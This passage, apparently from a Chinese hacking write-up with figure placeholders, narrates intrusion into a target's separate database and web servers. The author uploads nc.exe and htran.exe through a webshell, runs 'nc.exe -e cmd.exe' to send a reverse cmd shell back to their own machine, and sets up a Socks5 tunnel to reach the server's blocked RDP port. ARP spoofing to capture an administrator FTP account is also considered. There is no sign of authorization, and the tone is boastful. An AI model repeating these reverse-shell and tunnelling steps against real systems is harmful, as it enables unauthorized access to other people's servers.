


图11




图12




图13




图14


运行了“net start”命令发现开了终端服务，但是连不上去！这就证实了上面数据库与WEB分离这一结论！现在虽然我们拿到了数据库的服务器权限，但是我们的目标并不是它，而是它的网站服务器。正面提权是行不通的了，那怎么办？嘿嘿，有些朋友可能想到了使用ARP欺骗搞个有系统管理员权限的ftp帐号回来，不就可以了吗？但是要欺骗的话，我们的ARP欺骗工具必须要传到他的数据库服务器上才行。可是，我把工具传到了WEB目录上，然后又用了vbs脚本，还有IE缓冲的方法上传，结果都失败了！这可是系统权限啊，难道要浪费了吗？看看时间已经很晚了，还是先睡觉吧！


第二天早早起来驱猫上网，忽然灵感又一次敲门了！既然他不允许我们外部连接它的3389，内网的机器或者允许连接吧！想到什么了，端口复用？No，不是这个，因为根本就没有一个端口允许外部连接。Socks5代理？没错，就是它了！不过要结合htran.exe才能成功利用！user权限下htran.exe开Socks5代理可是我的绝活！


说干就干，把我的htran.exe传了上去。为了避免把IIS搞挂了，所以干脆再传一个nc.exe，用来反弹一个cmdshell回来，再在cmdshell里运行htran.exe。先在本地运行**nc -vv -l -p 2345**，监听端口2345。然后在Webshell里执行**nc.exe -e cmd.exe 本地IP 端口**，成功地弹回了一个cmdshell，如图15。

接着我们就要在这个反弹的cmdshell里开Socks5代理了。

首先我们在本地运行**htran -s -listen 670 6700**来接收网站服务器转发过来的数据。然后在cmdshell里执行**htran -s -connect 本地IP 670**，如图16。不一会儿就接收到数据流了，代理成功了，如图17。


图15


图16


图17

接着我们就用SocksCap来连接我们本地IP的6700端口就可以了，如图18。然后我们连接数据库服务器的3389端口，哈哈，连上去了，如图19。




图18



